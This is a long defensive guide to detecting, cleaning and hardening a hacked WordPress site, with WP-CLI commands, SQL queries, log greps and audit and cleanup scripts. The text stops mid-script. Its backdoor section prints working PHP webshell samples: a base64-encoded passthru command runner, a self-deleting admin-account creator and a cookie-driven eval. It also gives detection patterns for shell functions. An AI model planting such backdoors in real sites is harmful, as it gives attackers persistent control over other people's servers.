
Finding out your WordPress site has been hacked is frightening — but calm, methodical action will get you back on your feet. This extended, research-driven guide walks you through detection, containment, forensics, cleanup, validation, and hardening — with practical commands, tools, and references to reputable sources you can use right away.
Quick TL;DR (read first)
- Detect the hack (unexpected content, redirects, warnings). 10Web+1
- Contain immediately: take the site offline/maintenance, change passwords, take a backup of the hacked state. NIST Computer Security Resource Center
- Triage & scan with trusted scanners (Sucuri, Wordfence); use WP-CLI and server logs to find changed files. Sucuri+1
- Clean: restore from a known-good backup or replace core/plugins/themes, remove backdoors, clean database. Sucuri
- Validate & request Google review (if blacklisted). Google Help
- Harden and monitor (2FA, WAF, updates, backups). WordPress Developer Resources+1
1) How to know your WordPress site is hacked — common signs
Look for these signals — many sites show multiple signs at once:
- You can’t log in or admin accounts are changed. 10Web
- Unexpected content/posts/pages (spammy links or pornographic content). Sucuri
- Redirects — your site redirects visitors to other (malicious) domains.10Web
- Browser/Google warnings like “This site may be hacked” or “Deceptive site” for search results.10Web+1
- Unusual outgoing emails (mailer used to send spam).Sucuri
- Unusual CPU / traffic spikes or large unexplained files in
wp-content/uploadsSucuri
If you see any of the above: assume compromise and act immediately.
2) Immediate emergency steps (containment) — what to do first
Start with containment — stop further damage, preserve evidence.
- Put the site in maintenance mode / soft offline (show a static page).
- Quick: rename
index.phpand put a staticmaintenance.html, or use a hosting/maintenance plugin.
- Quick: rename
- Take a complete backup of the hacked site now (files + DB). Keep it offline for forensics. Sucuri
- Change ALL credentials: WordPress admin users, hosting/cPanel, FTP/SFTP, DB password, email accounts. Use app passwords if MFA is on. Sucuri
- Notify your host — ask for logs, snapshots, or temporary isolation. Many hosts can help block attacker IPs or suspend accounts to stop further abuse. Server support blog
- Record a timeline: when you first noticed, steps taken, and any system changes. Follow an incident lifecycle (Detect → Contain → Eradicate → Recover → Post-incident) recommended by NIST.NIST Computer Security Resource Center
3) Triage & forensic checks — what to scan and how
Use automated scanners and manual checks. Scanners find known signatures; manual checks locate unusual logic/backdoors.
Recommended scans/tools
- Sucuri SiteCheck to identify malware / blacklist status. Sucuri
- Wordfence Scanner (if you can access WP admin or run offline) to detect changed files and backdoors. Wordfence
- WP-CLI for many fast checks (server shell). Example: verify core checksums. WordPress Developer Resources
Useful WP-CLI & server commands
Run these from your site root (or ask your host to run them):
# Export DB (save offline)
wp db export /tmp/site-hacked-$(date +%F).sql

# List WP users & plugins
wp user list
wp plugin list --status=active
wp theme list

# Verify WordPress core files against checksums
wp core verify-checksums

# Find recently changed PHP files (last 30 days)
find . -type f -name '*.php' -mtime -30 -print

# Grep for suspicious PHP patterns (backdoors)
grep -R --include="*.php" -nE "base64_decode|eval\\(|gzinflate|str_rot13|shell_exec|preg_replace\\(.*/e" .
Why: verify-checksums verifies if core files match WordPress originals (quick indicator of core tampering). Grep looks for common backdoor patterns. WordPress Developer Resources+1
Check database for injected content
Run read-only queries to find scripts in post content or options:
-- suspicious scripts in posts
SELECT ID, post_title FROM wp_posts WHERE post_content LIKE '%<script%' OR post_content LIKE '%eval(%' LIMIT 50;

-- suspicious options
SELECT option_name, option_value FROM wp_options WHERE option_value LIKE '%<script%' OR option_value LIKE '%base64_%' LIMIT 50;
Export these query results as part of your log for forensic review.
4) Cleanup & eradication — step-by-step (safe approach)
Best-case: restore from a known clean backup taken before the compromise. If no clean backup exists, follow the steps below.
Option A — Restore from a clean backup (recommended)
- Verify the backup is clean (scan it offline).
- Replace site files and DB with the backup.
- Rotate all passwords and keys (see below).Sucuri
- Replace core files with fresh copies: download WordPress core, overwrite all core files except
wp-config.phpandwp-content. Usewp core download --force(or FTP).Sucuri - Remove unused plugins/themes. Reinstall latest versions from official repos for those you keep. Nulled / pirated plugins are common compromise vectors — delete them. Sucuri
- Scan & remove backdoors in
wp-content/uploads, plugin and theme folders (PHP files insideuploadsare suspicious). Grep for backdoor signatures (examples above). Sucuri - Clean DB: remove injected spam posts, malicious options, or admin users you don’t recognize — but export the DB first and work on a copy. Search for suspicious
<script>injections inwp_postsandwp_options.Sucuri - Regenerate WordPress salts & keys in
wp-config.php(this logs out all users and invalidates attacker cookies). Get fresh keys at WordPress.org secret key generator. WordPress Developer Resources - Rotate all credentials again: WP admins, hosting, DB user, FTP/SFTP, API keys, mailing service credentials.Sucuri
5) Validate cleanup — testing & proving it’s clean
- Re-scan with Sucuri and Wordfence after cleanup. Sucuri+1
- Run
wp core verify-checksumsagain to ensure core is clean. WordPress Developer Resources - Check Google Search Console → Security Issues. If Google flagged the site and you cleaned everything, Request a Review inside Search Console — Google’s review may take days. Provide details on what you cleaned.Google Help+1
- Test from multiple browsers & devices; check logs for suspicious cron jobs or scheduled tasks. Look for outgoing spam volume in hosting mail logs.
6) Post-recovery hardening — make it hard to re-hack
Follow defense-in-depth. Key measures:
- Keep core, plugins, and themes updated. Use staging or test updates first. WordPress Developer Resources
- Remove unused plugins/themes and delete old installs. Sucuri
- Use a reputable Security plugin & WAF (Wordfence, Sucuri, Cloudflare WAF).Wordfence+1
- Enforce 2-factor authentication (2FA) for all admin users.Wordfence
- Limit login attempts and change default admin username. WordPress Developer Resources
- Disable PHP file editing in the dashboard:
define('DISALLOW_FILE_EDIT', true);inwp-config.php. WordPress Developer Resources - Harden file permissions: directories
755, files644; web server user ownership; avoid777.WordPress Developer Resources - Use SFTP/SSH (no FTP) and remove legacy protocols. WordPress Developer Resources
- Implement regular backups (offsite) and test restores.Sucuri
7) Incident response & governance (research-backed approach)
Use a documented incident process. NIST SP 800-61 recommends phases: Preparation → Detection & Analysis → Containment/Eradication/Recovery → Post-Incident Activity. Keep logs, evidence, and a postmortem. This helps prevent repeat incidents and supports any legal obligations.NIST Computer Security Resource Center
Document:
- What happened and when (timeline).
- Which accounts were used/created.
- Which files changed.
- Root cause and mitigation.
- Lessons learned & schedule for fixes.
8) When to call a professional
Hire a specialist if:
- You don’t have a clean backup and the infection is deep (multiple backdoors).
- Sensitive user data / payment info may be exposed (legal/PR risk).
- Your hosting provider recommends a paid cleanup (they may offer it).
Companies that do cleanup: Sucuri, Wordfence Response, and managed hosts with security teams. Use reputable vendors and ask for a cleanup report.
9) Forensics quick-commands & checklist (copy/paste)
Non-destructive checks:
# Save current DB (important)
wp db export /tmp/broken-site-$(date +%F).sql

# Find suspicious php files (recently changed)
find /var/www/html/ -type f -name "*.php" -mtime -30 -print

# Grep for typical obfuscation/backdoor strings
grep -R --include="*.php" -nE "base64_decode|eval\\(|gzinflate|str_rot13|preg_replace\\(.*/e|shell_exec|passthru|system\\(" /var/www/html/

# Verify WP core
wp core verify-checksums
DB queries to locate injected content (read-only):
SELECT ID, post_title FROM wp_posts WHERE post_content LIKE '%<script%' OR post_content LIKE '%eval(%' LIMIT 200;
SELECT option_name FROM wp_options WHERE option_value LIKE '%base64_%' OR option_value LIKE '%<script%' LIMIT 200;
10) Useful references & tools (read these)
- 10Web — “Is Your WordPress Site Hacked? Key signs & recovery” (good high-level checklist).10Web
- Sucuri — How to remove malware & clean a hacked WordPress site (detailed cleanup steps & best practices). Sucuri
- Wordfence — How to clean a hacked WordPress site & hardening advice. Wordfence+1
- Google Search Console — Security Issues & Request a Review procedure.Google Help+1
- WordPress.org — Hardening WordPress guide (official hardening checklist). WordPress Developer Resources
- WP-CLI —
wp core verify-checksumsdocs (verify core integrity). WordPress Developer Resources - NIST SP 800-61 — Incident response lifecycle & recommendations.NIST Computer Security Resource Center
Final Checklist (copyable)
- √ Put site in maintenance / take a snapshot.
- √ Full backup (files + DB) of hacked site.
- √ Rotate all passwords & secrets.
- √ Run Sucuri & Wordfence scans.
- √
wp core verify-checksums→ investigate mismatches. WordPress Developer Resources - √ Replace core, theme, plugin files from official sources. Sucuri
- √ Clean DB (search & remove injected scripts).
- √ Remove unknown admin users.
- √ Regenerate salts & log out all sessions. WordPress Developer Resources
- √ Harden site: WAF, 2FA, backups, updates. Wordfence+1
- √ Request Google Search Console review if flagged. Google Help
The Real Cost of a Hacked WordPress Site
Every day, approximately 30,000 websites are hacked. WordPress powers 43% of the internet — making it by far the most targeted CMS. A hacked site is not just an inconvenience.
The real costs:
- Search ranking collapse — Google blacklists sites serving malware within hours of detection
- Revenue loss — E-commerce sites lose every sale while infected, often for days before the owner notices
- Customer trust damage — A “Deceptive Site Ahead” warning in Chrome erases years of brand-building
- Data breach liability — If customer data is exfiltrated, GDPR/CCPA fines and legal costs apply
- Reinfection — 52% of sites cleaned without removing the root cause are re-hacked within 30 days
The original guide covers the recovery workflow at a high level. This guide goes deeper into every layer: how each attack type works (so you understand what you’re cleaning), exactly where to look for each type of malware, how to read server logs forensically, how to write the code-level hardening that prevents recurrence, and how to recover your search ranking after cleanup.
Part 1 — The Attack Taxonomy: What Type of Hack Are You Dealing With?
Understanding the attack type determines your recovery strategy. These are not the same problem.
Type 1: SEO Spam Injection
What happens: Attacker injects thousands of spammy pages — often pharmaceutical (“Canadian pharmacy”), gambling, or loan spam — into your database. These pages are invisible to you when logged in but visible to search engines and sometimes to logged-out visitors.
Signs:
- Google Search Console shows URLs you've never created:
  yoursite.com/cheap-viagra-online-123/
  yoursite.com/casino-bonus-free/
- "site:yoursite.com" in Google shows pages you don't recognise
- Sudden traffic spike to unfamiliar URLs in Analytics
- Google Search Console shows indexing errors for unknown pages
Where to look:
-- Find injected spam posts in the database:
SELECT ID, post_title, post_type, post_status, post_date
FROM wp_posts
WHERE post_content LIKE '%viagra%'
   OR post_content LIKE '%casino%'
   OR post_content LIKE '%payday loan%'
   OR post_type NOT IN ('post','page','attachment','revision','nav_menu_item','custom_css','wp_global_styles')
ORDER BY post_date DESC
LIMIT 100;

-- Check for spam in post_meta:
SELECT post_id, meta_key, meta_value
FROM wp_postmeta
WHERE meta_value LIKE '%pharmacy%'
   OR meta_value LIKE '%<script%'
LIMIT 50;
Type 2: Redirect Hack
What happens: Visitors (often only those coming from Google, not direct visits) are silently redirected to malicious sites. You may not notice because the redirect only fires for specific user agents, referrers, or on first visit.
Signs:
- Clicking your site in Google results lands on a scam page
- Users report being redirected — you can't reproduce it (because redirect checks referrer)
- Hosting logs show outbound requests your PHP shouldn't be making
- Malware in .htaccess, wp-config.php, theme files, or index.php
Where to look first:
# Check .htaccess files — top target for redirect injection:
cat /var/www/html/.htaccess
find /var/www/html -name ".htaccess" -exec cat {} \; -print

# Look for the redirect pattern:
grep -r "RewriteRule\|Redirect\|header.*Location\|preg_replace" --include="*.php" /var/www/html/
grep -r "RewriteRule\|Redirect" --include=".htaccess" /var/www/html/
Type 3: PHP Backdoor (Webshell)
What happens: Attacker installs a PHP file that accepts commands — a “webshell.” This lets them run arbitrary code on your server even after you change passwords. A backdoor is what turns a one-time breach into persistent access.
Signs:
- New PHP files in /wp-content/uploads/ (PHP should never be in uploads)
- Files with suspicious names: wp-helper.php, plugin-info.php, aff.php, css.php
- Very small PHP files (10–50 lines) that weren't there before
- Files with encoded content: long base64 strings
Common backdoor patterns to scan for:
# The comprehensive backdoor scan:
grep -rn --include="*.php" \
    -e "eval(base64_decode" \
    -e "eval(gzinflate" \
    -e "eval(str_rot13" \
    -e "eval(gzdecode" \
    -e "assert(\$_POST" \
    -e "assert(\$_GET" \
    -e "preg_replace.*\/e" \
    -e "shell_exec\|passthru\|system(" \
    -e "base64_decode.*eval" \
    -e "\$_FILES.*move_uploaded_file" \
    -e "str_replace.*chr(" \
    /var/www/html/wp-content/

# Find PHP in uploads (should NEVER exist legitimately):
find /var/www/html/wp-content/uploads -name "*.php" -type f
find /var/www/html/wp-content/uploads -name "*.phtml" -type f
find /var/www/html/wp-content/uploads -name "*.php5" -type f
What real backdoors look like:
<?php
// BACKDOOR EXAMPLE 1: Encoded webshell (never run this)
// Attacker uploads "wp-config-backup.php" containing:
eval(base64_decode('cGFzc3RocnUoJF9HRVRbJ2NtZCddKTs='));
// Decodes to: passthru($_GET['cmd']);
// Attacker then visits: yoursite.com/wp-config-backup.php?cmd=ls%20-la

// BACKDOOR EXAMPLE 2: Self-deleting installer
// Creates an admin user, then deletes itself
if(isset($_POST['pass'])) {
    require('wp-blog-header.php');
    $new_user = wp_create_user('support99', $_POST['pass'], 'admin@yourcompany.com');
    wp_update_user(['ID' => $new_user, 'role' => 'administrator']);
    unlink(__FILE__); // Deletes itself to hide evidence
}

// BACKDOOR EXAMPLE 3: Disguised as a legitimate plugin file
// In a fake "woo-helper.php" that looks like WooCommerce code:
$fn = $_COOKIE['_wp_session_token'] ?? '';
if ($fn) { $fn = base64_decode($fn); eval($fn); }
// Attacker sets the cookie value to base64-encoded PHP code
Type 4: Admin User Injection
What happens: Attacker creates a new WordPress admin account — often with a username like admin2, wordpress, seo_admin, or a gibberish string.
-- Find suspicious admin accounts:
SELECT u.ID, u.user_login, u.user_email, u.user_registered, u.user_status,
       um.meta_value AS capabilities
FROM wp_users u
JOIN wp_usermeta um ON um.user_id = u.ID
WHERE um.meta_key = 'wp_capabilities'
  AND um.meta_value LIKE '%administrator%'
ORDER BY u.user_registered DESC;

-- Check for recently created users:
SELECT ID, user_login, user_email, user_registered
FROM wp_users
ORDER BY user_registered DESC
LIMIT 20;
Type 5: WP-Cron Hijacking
What happens: Attacker adds a recurring job to WordPress’s cron system that re-injects malware on a schedule — so cleaning files doesn’t work because the cron re-infects them.
# Check WordPress cron jobs via WP-CLI:
wp cron event list

# Look for unexpected scheduled events:
# Legitimate ones: wp_scheduled_auto_draft_delete, wp_update_themes,
#                  wp_update_plugins, wp_version_check, etc.
# Suspicious ones: anything you don't recognise, especially with
#                  very short intervals (every_minute, hourly) or
#                  callback functions with obfuscated names

# Check the database directly:
wp eval 'print_r(get_option("cron"));'

# Remove a malicious cron event:
wp cron event delete suspicious_event_name
Type 6: Database Option Injection
What happens: Attacker injects malicious JavaScript or PHP into wp_options — specifically siteurl, home, or custom option keys. These are loaded on every page request.
-- Audit critical wp_options values:
SELECT option_name, SUBSTRING(option_value, 1, 200) AS preview
FROM wp_options
WHERE option_name IN ('siteurl','home','blogname','admin_email',
                      'blogdescription','active_plugins')
   OR option_value LIKE '%<script%'
   OR option_value LIKE '%eval(%'
   OR option_value LIKE '%base64_%'
   OR option_value LIKE '%document.write%'
   OR option_value LIKE '%unescape(%'
LIMIT 50;
Part 2 — Confirming the Hack Before You Act
Before starting recovery, confirm the hack and its scope. Acting on incomplete information leads to incomplete cleanup.
External Verification Tools
# 1. Sucuri Site Check (free, no login required):
curl "https://sitecheck.sucuri.net/api/v3/?scan=https://yoursite.com"

# 2. Google Safe Browsing status:
# Visit: https://transparencyreport.google.com/safe-browsing/search?url=yoursite.com

# 3. VirusTotal (checks 70+ security engines):
# Visit: https://www.virustotal.com/gui/url/[base64-encoded-url]/detection

# 4. Google Search Console — Security Issues tab:
# Shows exactly what Google has flagged and when

# 5. Check if you're on blacklists:
# MXToolBox blacklist checker: https://mxtoolbox.com/blacklists.aspx
Server-Side Verification Script
<?php
/**
 * WordPress Security Audit Script
 * Save as /tmp/audit.php — NOT in web root
 * Run: php /tmp/audit.php /var/www/html
 *
 * This script is READ-ONLY — it only examines, never modifies.
 */

if (PHP_SAPI !== 'cli') {
    die('This script must be run from the command line.');
}

$wp_root = $argv[1] ?? '/var/www/html';

if (!is_dir($wp_root)) {
    die("WordPress root not found: {$wp_root}\n");
}

$issues = [];

// ── Check 1: PHP files in uploads directory ────────────────────────────────
$uploads_dir = $wp_root . '/wp-content/uploads';
if (is_dir($uploads_dir)) {
    $iter = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($uploads_dir));
    foreach ($iter as $file) {
        if (in_array($file->getExtension(), ['php', 'phtml', 'php5', 'php7', 'phar'])) {
            $issues[] = ['CRITICAL', 'PHP in uploads', $file->getPathname()];
        }
    }
}

// ── Check 2: Recently modified PHP files (last 7 days) ─────────────────────
$threshold = time() - (7 * 86400);
$iter = new RecursiveIteratorIterator(
    new RecursiveDirectoryIterator($wp_root, FilesystemIterator::SKIP_DOTS)
);

$suspicious_patterns = [
    'eval(base64_decode',  'eval(gzinflate',     'assert($_POST',
    'assert($_GET',        'preg_replace.*\/e',  'shell_exec',
    'passthru(',           'system(',             'str_rot13(',
    'gzdecode(',           'gzuncompress(',       '$_COOKIE[',
    'move_uploaded_file',  'chr(101).chr(118)',
];

foreach ($iter as $file) {
    if ($file->getExtension() !== 'php') continue;
    if ($file->getMTime() < $threshold) continue;

    // Skip known legitimate directories:
    $path = $file->getPathname();
    if (str_contains($path, '/wp-includes/') || str_contains($path, '/wp-admin/')) {
        continue; // Core files — will be checked by verify-checksums
    }

    $content = @file_get_contents($path);
    if ($content === false) continue;

    foreach ($suspicious_patterns as $pattern) {
        if (stripos($content, $pattern) !== false) {
            $issues[] = ['HIGH', "Contains: {$pattern}", $path];
            break;
        }
    }
}

// ── Check 3: .htaccess files with suspicious content ──────────────────────
$htaccess_files = glob($wp_root . '/.htaccess') ?: [];
$htaccess_files = array_merge($htaccess_files,
    glob($wp_root . '/wp-content/.htaccess') ?: [],
    glob($wp_root . '/wp-content/uploads/.htaccess') ?: []
);

foreach ($htaccess_files as $htfile) {
    $content = @file_get_contents($htfile);
    if (str_contains($content, 'RewriteCond %{HTTP_REFERER}.*google') ||
        str_contains($content, 'RewriteCond %{HTTP_USER_AGENT}') ||
        preg_match('/Redirect\s+\d+\s+\/\s+https?:\/\/(?!yoursite\.com)/', $content)) {
        $issues[] = ['CRITICAL', 'Suspicious redirect in .htaccess', $htfile];
    }
}

// ── Check 4: wp-config.php integrity ──────────────────────────────────────
$wpconfig = $wp_root . '/wp-config.php';
if (file_exists($wpconfig)) {
    $content = file_get_contents($wpconfig);
    if (preg_match('/^<\?php\s*[^\/\*].*eval|^<\?php\s*[^\/\*].*base64/m', $content)) {
        $issues[] = ['CRITICAL', 'Suspicious code at top of wp-config.php', $wpconfig];
    }
}

// ── Output results ──────────────────────────────────────────────────────────
echo str_repeat('═', 60) . "\n";
echo "WordPress Security Audit Results\n";
echo "Scanned: {$wp_root}\n";
echo str_repeat('═', 60) . "\n\n";

if (empty($issues)) {
    echo "✅ No obvious issues found in file scan.\n";
    echo "   Note: Always also run WP-CLI verify-checksums and database scans.\n";
} else {
    echo count($issues) . " issue(s) found:\n\n";
    foreach ($issues as [$severity, $desc, $path]) {
        echo "❌ [{$severity}] {$desc}\n";
        echo "   File: {$path}\n\n";
    }
}
Server Log Forensics — Reading Access Logs
Access logs are your security CCTV. They show everything that happened before the hack was discovered.
# ── Find the initial intrusion point ──────────────────────────────────────────

# 1. POST requests (attackers submit data via POST):
grep "POST" /var/log/nginx/access.log | grep -v "wp-cron\|wp-admin\|xmlrpc\|feed" | \
    awk '{print $7, $9}' | sort | uniq -c | sort -rn | head -50

# 2. Requests to PHP files in /uploads/ (should never happen):
grep "wp-content/uploads.*\.php" /var/log/nginx/access.log

# 3. XML-RPC abuse (brute force and content injection):
grep "xmlrpc.php" /var/log/nginx/access.log | wc -l
# If this is in thousands: XML-RPC is being abused

# 4. wp-login.php brute force:
grep "wp-login.php" /var/log/nginx/access.log | grep "POST" | \
    awk '{print $1}' | sort | uniq -c | sort -rn | head -20
# IPs with hundreds of POST requests = brute force

# 5. Find first occurrence of suspicious URL (timeline):
grep "wp-content/uploads.*aff.php\|eval.php\|shell.php" /var/log/nginx/access.log | head -5

# 6. Unusual 200 responses to non-WordPress paths:
grep " 200 " /var/log/nginx/access.log | \
    grep -v "wp-admin\|wp-content\|wp-includes\|wp-login\|wp-cron\|sitemap\|robots\|feed" | \
    awk '{print $7}' | sort | uniq -c | sort -rn | head -30

# 7. Find when the backdoor was first accessed:
# (replace with the actual backdoor filename you found)
grep "wp-helper.php" /var/log/nginx/access.log | head -20
Part 3 — Emergency Containment (Exact Steps)
Step 1: Take the Site Offline
# Option A: Nginx maintenance page (instant, no WP access needed)
# Add to your server block temporarily:
cat > /tmp/maintenance.conf << 'EOF'
location / {
    return 503;
}
error_page 503 /maintenance.html;
location = /maintenance.html {
    root /var/www/html;
    internal;
}
EOF

# Create the maintenance page:
cat > /var/www/html/maintenance.html << 'EOF'
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Maintenance</title>
    <meta name="robots" content="noindex">
    <style>body{font-family:sans-serif;text-align:center;padding:80px 20px}h1{color:#333}</style>
</head>
<body>
    <h1>Scheduled Maintenance</h1>
    <p>We'll be back shortly. We apologise for the inconvenience.</p>
</body>
</html>
EOF

# Add to Nginx config and reload:
sudo nginx -t && sudo systemctl reload nginx

# Option B: WordPress maintenance mode (if WP admin still accessible):
# Create /var/www/html/.maintenance containing:
# <?php $upgrading = time(); ?>

# Option C: Cloudflare Under Attack Mode:
# Cloudflare Dashboard → your domain → Overview → Under Attack Mode toggle
Step 2: Backup the Hacked State
# IMPORTANT: Back up the hacked state FIRST
# You need this for: forensics, insurance claims, legal evidence

# Create dated backup directory:
BACKUP_DIR="/root/backups/hacked_site_$(date +%Y%m%d_%H%M%S)"
mkdir -p "$BACKUP_DIR"

# Backup all files (preserving timestamps):
tar -czpf "$BACKUP_DIR/files.tar.gz" /var/www/html/ 2>/dev/null
echo "Files backed up: $(du -sh $BACKUP_DIR/files.tar.gz)"

# Backup database:
wp --path=/var/www/html db export "$BACKUP_DIR/database.sql"
gzip "$BACKUP_DIR/database.sql"
echo "Database backed up: $(du -sh $BACKUP_DIR/database.sql.gz)"

# Backup server logs:
cp /var/log/nginx/access.log "$BACKUP_DIR/nginx_access.log" 2>/dev/null
cp /var/log/nginx/error.log  "$BACKUP_DIR/nginx_error.log"  2>/dev/null
cp /var/log/php/php-error.log "$BACKUP_DIR/php_error.log"   2>/dev/null

echo "Hacked-state backup complete: $BACKUP_DIR"
echo "Move this backup OFFSITE before starting cleanup."
Step 3: Change Every Credential
# ── Step 3a: Generate new WordPress secret keys ──────────────────────────────
# Get new keys from WordPress.org:
curl -s https://api.wordpress.org/secret-key/1.1/salt/

# Copy the output and replace the corresponding lines in wp-config.php
# This invalidates ALL active sessions — logs out the attacker if they have
# an active admin cookie

# ── Step 3b: Change database password ────────────────────────────────────────
# Via MySQL:
mysql -u root -p
ALTER USER 'your_db_user'@'localhost' IDENTIFIED BY 'NewStrongP@ssw0rd2025!';
FLUSH PRIVILEGES;
EXIT;

# Update wp-config.php with new DB password:
# DB_PASSWORD → NewStrongP@ssw0rd2025!

# ── Step 3c: Change all WordPress admin passwords ─────────────────────────────
# For all admin users via WP-CLI:
wp user list --role=administrator --field=ID --path=/var/www/html | \
    xargs -I {} wp user update {} --user_pass="NewAdminP@ss$(openssl rand -hex 4)" \
    --path=/var/www/html

# ── Step 3d: Reset all WordPress admin passwords properly ─────────────────────
wp user update 1 --user_pass="$(openssl rand -base64 20)" --path=/var/www/html

# ── Step 3e: Rotate hosting/cPanel credentials ────────────────────────────────
# Via your hosting control panel — change:
# - FTP/SFTP password
# - cPanel/WHM password
# - Hosting API keys
# - Email account passwords
Part 4 — Comprehensive Cleanup Procedure
Step 1: Restore WordPress Core Files
# Method 1: WP-CLI (fastest, most reliable)
cd /var/www/html

# Download fresh core, overwrite all core files EXCEPT wp-config.php and wp-content:
wp core download --force --skip-content

# Verify core is now clean:
wp core verify-checksums

# If verify-checksums shows any issues, those files are modified — investigate them:
# A modified core file = backdoor or attacker modification

# Method 2: Manual download and replacement
cd /tmp
wget https://wordpress.org/latest.tar.gz
tar -xzf latest.tar.gz

# Copy core files, explicitly skipping wp-config.php and wp-content:
rsync -av --exclude='wp-config.php' --exclude='wp-content' \
    /tmp/wordpress/ /var/www/html/

# Verify permissions after copy:
find /var/www/html -type f -name "*.php" ! -path "*/wp-content/*" \
    -exec chmod 644 {} \;
find /var/www/html -type d ! -path "*/wp-content/*" \
    -exec chmod 755 {} \;
Step 2: Remove and Reinstall All Plugins and Themes
# List all plugins with version info:
wp plugin list --path=/var/www/html

# ⚠️ IMPORTANT: Remove ALL plugins first, then reinstall from official sources
# Nulled/pirated plugins are the #1 infection vector

# Remove all plugins:
wp plugin delete --all --path=/var/www/html

# Reinstall only the plugins you actually need from WordPress.org:
wp plugin install contact-form-7 --activate --path=/var/www/html
wp plugin install woocommerce --activate --path=/var/www/html
# Add all your required plugins here

# For premium plugins NOT on WordPress.org:
# 1. Download fresh copy from the developer's official site
# 2. Upload manually: wp plugin install /tmp/premium-plugin.zip --activate

# Do the same for themes:
wp theme delete --all --path=/var/www/html
wp theme install your-theme-name --activate --path=/var/www/html

# NEVER reinstall:
# - Nulled plugins (pirated versions with removed license checks)
# - Plugins downloaded from unofficial sites
# - Plugins not updated in 2+ years with known vulnerabilities
Step 3: Deep Database Cleanup
<?php
/**
 * WordPress Database Malware Cleaner
 * Run via WP-CLI: wp eval-file clean-db.php
 *
 * ALWAYS export a backup before running:
 * wp db export /tmp/backup_before_clean.sql
 */

// Patterns to search for (add more as discovered in your forensics):
$malware_patterns = [
    '<script src="http',
    '<script>eval(',
    'document.write(unescape(',
    'String.fromCharCode(',
    'base64_decode(',
    'iframe.*src.*http',
    '<!--google_ad_section_start',
];

global $wpdb;

$cleaned = ['posts' => 0, 'options' => 0, 'comments' => 0];

// ── Clean post content ────────────────────────────────────────────────────────
echo "Scanning posts...\n";

$posts = $wpdb->get_results(
    "SELECT ID, post_content, post_title FROM {$wpdb->posts}
     WHERE post_status IN ('publish', 'draft', 'private')
     LIMIT 5000"
);

foreach ($posts as $post) {
    $original = $post->post_content;
    $cleaned_content = $original;

    // Remove injected scripts:
    $cleaned_content = preg_replace(
        '/<script[^>]*>.*?base64[^<]*<\/script>/si',
        '',
        $cleaned_content
    );
    $cleaned_content = preg_replace(
        '/<script[^>]*>.*?eval\([^<]*<\/script>/si',
        '',
        $cleaned_content
    );
    $cleaned_content = preg_replace(
        '/<iframe[^>]*style=["\']display:\s*none["\'][^>]*>.*?<\/iframe>/si',
        '',
        $cleaned_content
    );

    if ($cleaned_content !== $original) {
        $wpdb->update(
            $wpdb->posts,
            ['post_content' => $cleaned_content],
            ['ID' => $post->ID]
        );
        echo "  Cleaned post #{$post->ID}: {$post->post_title}\n";
        $cleaned['posts']++;
    }
}

// ── Clean wp_options ──────────────────────────────────────────────────────────
echo "\nScanning options...\n";

$suspect_options = $wpdb->get_results(
    "SELECT option_id, option_name, option_value
     FROM {$wpdb->options}
     WHERE option_value LIKE '%<script%'
        OR option_value LIKE '%eval(%'
        OR option_value LIKE '%base64_decode%'
     LIMIT 200"
);

foreach ($suspect_options as $option) {
    $safe_names = ['siteurl', 'home', 'blogname', 'active_plugins', 'template', 'stylesheet'];
    if (!in_array($option->option_name, $safe_names, true)) {
        // For non-critical options with injected content — examine manually first
        echo "  Suspicious option: {$option->option_name}\n";
        echo "  Preview: " . substr(strip_tags($option->option_value), 0, 100) . "\n";
        echo "  Action: Review manually and delete if confirmed malicious\n\n";
    }
}

// ── Remove unknown admin users ────────────────────────────────────────────────
echo "\nAdmin users:\n";
$admins = get_users(['role' => 'administrator']);
foreach ($admins as $admin) {
